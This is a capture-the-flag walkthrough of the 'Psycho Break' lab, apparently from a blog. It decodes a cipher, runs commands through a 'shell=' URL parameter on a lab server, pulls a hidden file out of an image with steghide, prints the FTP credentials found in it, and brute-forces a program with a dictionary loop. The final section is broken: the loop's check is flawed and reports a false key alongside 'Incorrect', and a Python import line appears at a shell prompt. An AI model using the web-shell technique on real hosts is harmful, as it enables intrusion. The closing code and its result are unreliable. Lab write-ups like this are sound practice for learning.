



Psycho Break CTF





Sebastian is hiding inside a locker to make it harder for the sadist to find him. While Sebastian was inside the locker he found a note. That looks like a map of some kind.

Decode this piece of text "Tizmg_nv_zxxvhh_gl_gsv_nzk_kovzhv" and get the key to access the map


Click [here](#) to veiw the map ...

Decoded Text (Key):



Grant_me_access_to_the_map_please



St. Augustine Lighthouse




Here is your key : 48ee41458eb0b43bf82b986cecf3af01



Went to the map again and went to “The Abandoned Room”. Clicked on the button to “Go Further”. Another time based page! In the source code is following comment:

Press enter or click to view image in full size

<http://10.49.131.92/abandonedRoom/be8bc662d1e36575a52da40beba38275/herecomeslara.php?shell=ls> ..




Meet Laura the Spiderlady



RUN. RUN. Runn Get out of here !!!

1 M 14 s


http://10.49.131.92/abandonedRoom/680e89809965ec41e64dc7e447f175ab/






Index of /abandonedRoom/680e89809965ec41e64dc7e447f175ab


Name	Last modified	Size	Description
Parent Directory	-	-	-
helpme.zip	2020-07-09 13:52	26K	
you_made_it.txt	2020-07-22 01:22	62	

Apache/2.4.18 (Ubuntu) Server at 10.49.131.92 Port 80



Download helpme.zip file and unzip it





```
(tushar@kali)-[~/Downloads/helpme]
$ steghide extract -sf Joseph_Oda.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!

(tushar@kali)-[~/Downloads/helpme]
$ steghide extract -sf Joseph_Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".

(tushar@kali)-[~/Downloads/helpme]
$
```

write SHOWME to get the thankyou.txt file

```
(tushar@kali)-[~/Downloads/helpme]
$ steghide extract -sf Joseph_Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".

(tushar@kali)-[~/Downloads/helpme]
$ cat thankyou.txt

From joseph,

Thank you so much for freeing me out of this cell. Ruvik is nor good, he told me that his going to kill sebastian and next would be me. You got to help
Sebastian ... I think you might find Sebastian at the Victoriano Estate. This note I managed to grab from Ruvik might help you get inn to the Victoriano Estate.
But for some reason there is my name listed on the note which I don't have a clue.

-----
//      (NOTE) FTP Details      //
//      =====              //
//      USER : joseph          //
//      PASSWORD : intotheterror445 //
//      -----                //

Good luck, Be carefull !!!
```

```
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x  2 0          0          4096 Aug 13  2020 .
drwxr-xr-x  2 0          0          4096 Aug 13  2020 ..
-rwxr-xr-x  1 joseph    joseph    11641688 Aug 13  2020 program
-rw-r--r--  1 joseph    joseph      974 Aug 13  2020 random.dic
226 Transfer complete
ftp> █
```

```
ftp> mget program
mget program? yes
200 PORT command successful
150 Opening BINARY mode data connection for program (11641688 bytes)
226 Transfer complete
11641688 bytes received in 0.12 secs (96.3305 MB/s)
ftp> mget random.dic
mget random.dic? yes
200 PORT command successful
150 Opening BINARY mode data connection for random.dic (974 bytes)
226 Transfer complete
974 bytes received in 0.00 secs (793.3043 kB/s)
ftp> █
```

```
(tushar@kali)~/Downloads/helpme]
$ tr -d '\r' < random.dic > clean.dic
```

```
(tushar@kali)~/Downloads/helpme]
$ while IFS= read -r word; do
result=$(./program "$word")
if [[ "$result" != "Incorrect" ]]; then
    echo "FOUND KEY: $word"
    echo "$result"
    break
fi
done < clean.dic
```

```
FOUND KEY: 000000
000000 => Incorrect
```

```
(tushar@kali)~/Downloads/helpme]
$ import subprocess
```

